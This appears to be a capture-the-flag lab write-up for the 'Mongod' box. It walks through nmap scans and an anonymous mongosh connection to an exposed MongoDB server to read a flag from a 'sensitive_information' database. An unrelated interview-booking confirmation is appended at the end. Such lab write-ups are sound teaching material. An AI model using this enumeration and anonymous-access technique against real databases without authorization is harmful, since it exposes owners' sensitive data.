Mongod Write-up

Introduction


Databases are a collection of organized information that can be easily accessed, managed and updated. In most environments, database systems are very important because they communicate information related to your sales transactions, product inventory, customer profiles and marketing activities.

There are different types of databases and one among them is MongoDB, which is a document-oriented NoSQL database. It is crucial to be aware of how the data is stored in different types of databases and how we can connect to these remote database servers and retrieve the desired data. In a document-oriented NoSQL database, the data is organized into a hierarchy of the following levels:

databases collections documents

Databases make up the top level of data organization in a MongoDB instance. Databases are organized into collections which contain documents. Documents contain literal data such as strings, numbers, dates, etc. in a JSON-like format.

It often happens that the database server is misconfigured to permit anonymous login which can be exploited by an attacker to get access to sensitive information stored on the database. Mongod is a Linux box that features a MongoDB server running on it which allows anonymous login without a username or password. We can remotely connect to this MongoDB server using the mongosh command line utility and enumerate the database in it to retrieve the flag



```
└──╼ [★]$ sudo nmap -sC -sV 10.129.254.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 20:28 CST
Nmap scan report for 10.129.254.197
Host is up (0.080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

Enumeration


We will begin by scanning the remote host for any open ports and running services with a Nmap scan. We will be using the following flags for the scan:

-p- : This flag scans for all TCP ports ranging from 0-65535

-sV : Attempts to determine the version of the service running on a port

--min-rate : This is used to specify the minimum number of packets that Nmap should send per second; it speeds up the scan as the number goes higher

nmap -p- --min-rate=1000 -sV {target_IP}




```
└──╼ [★]$ sudo nmap -p- --min-rate=1000 -sV 10.129.254.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 20:30 CST
Nmap scan report for 10.129.254.197
Host is up (0.077s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; pro
tocol 2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.75 seconds
```

What is MongoDB?

MongoDB is a document-oriented NoSQL database. Instead of using tables and rows like in traditional relational databases, MongoDB makes use of collections and documents. Each database contains collections which in turn further contain documents. Each document consists of key-value pairs which are the basic unit of data in a MongoDB database. A single collection can contain multiple documents and they are schema-less meaning that the size and content of each document can be different from each another.

More information about the MongoDB database can be found here



Connecting to MongoDB

In order to connect to the remote MongoDB server running on the target box, we will need to install the MongoDB shell utility, which can be done on Debian-based Linux distributions (like Parrot, Kali and Ubuntu) by downloading the following tar archive file.

Please note that the MongoDB server running on Mongod is only compatible with Mongo Shell version <= 2.3.2.


We must then extract the contents of the tar archive file using the tar utility.

Navigate to the location where the mongosh binary is present.


Let's now try to connect to the MongoDB server running on the remote host as an anonymous user.

We have successfully connected to the remote MongoDB instance as an anonymous user. Using the following command, we can list the databases present on the MongoDB server.

```
curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz
tar xvf mongosh-2.3.2-linux-x64.tgz
cd mongosh-2.3.2-linux-x64/bin
./mongosh mongodb://{target_IP}:27017
```



```
test> show dbs;
admin                    32.00 KiB
config                  108.00 KiB
local                    72.00 KiB
sensitive_information    32.00 KiB
users                    32.00 KiB
test> use sensitive_information;
switched to db sensitive_information
sensitive_information> show collections;
flag
sensitive_information> db.flag.find();
[
  {
    _id: ObjectId('630e3dbcb82540ebbd1748c5'),
    flag: '1b6e6fb359e7c40241b6d431427ba6ea'
  }
]
sensitive_information> 
```



Datacom Recruitment 2

Service Desk Discovery Day- NZ

45 min

12:30pm - 1:15pm, Thursday, December 4, 2025

Auckland Time

Microsoft Teams

You are scheduled, Hope!

A calendar invitation has been sent to your email address.

Schedule your own meetings with Calendly for free

Eliminate the back-and-forth emails for finding time.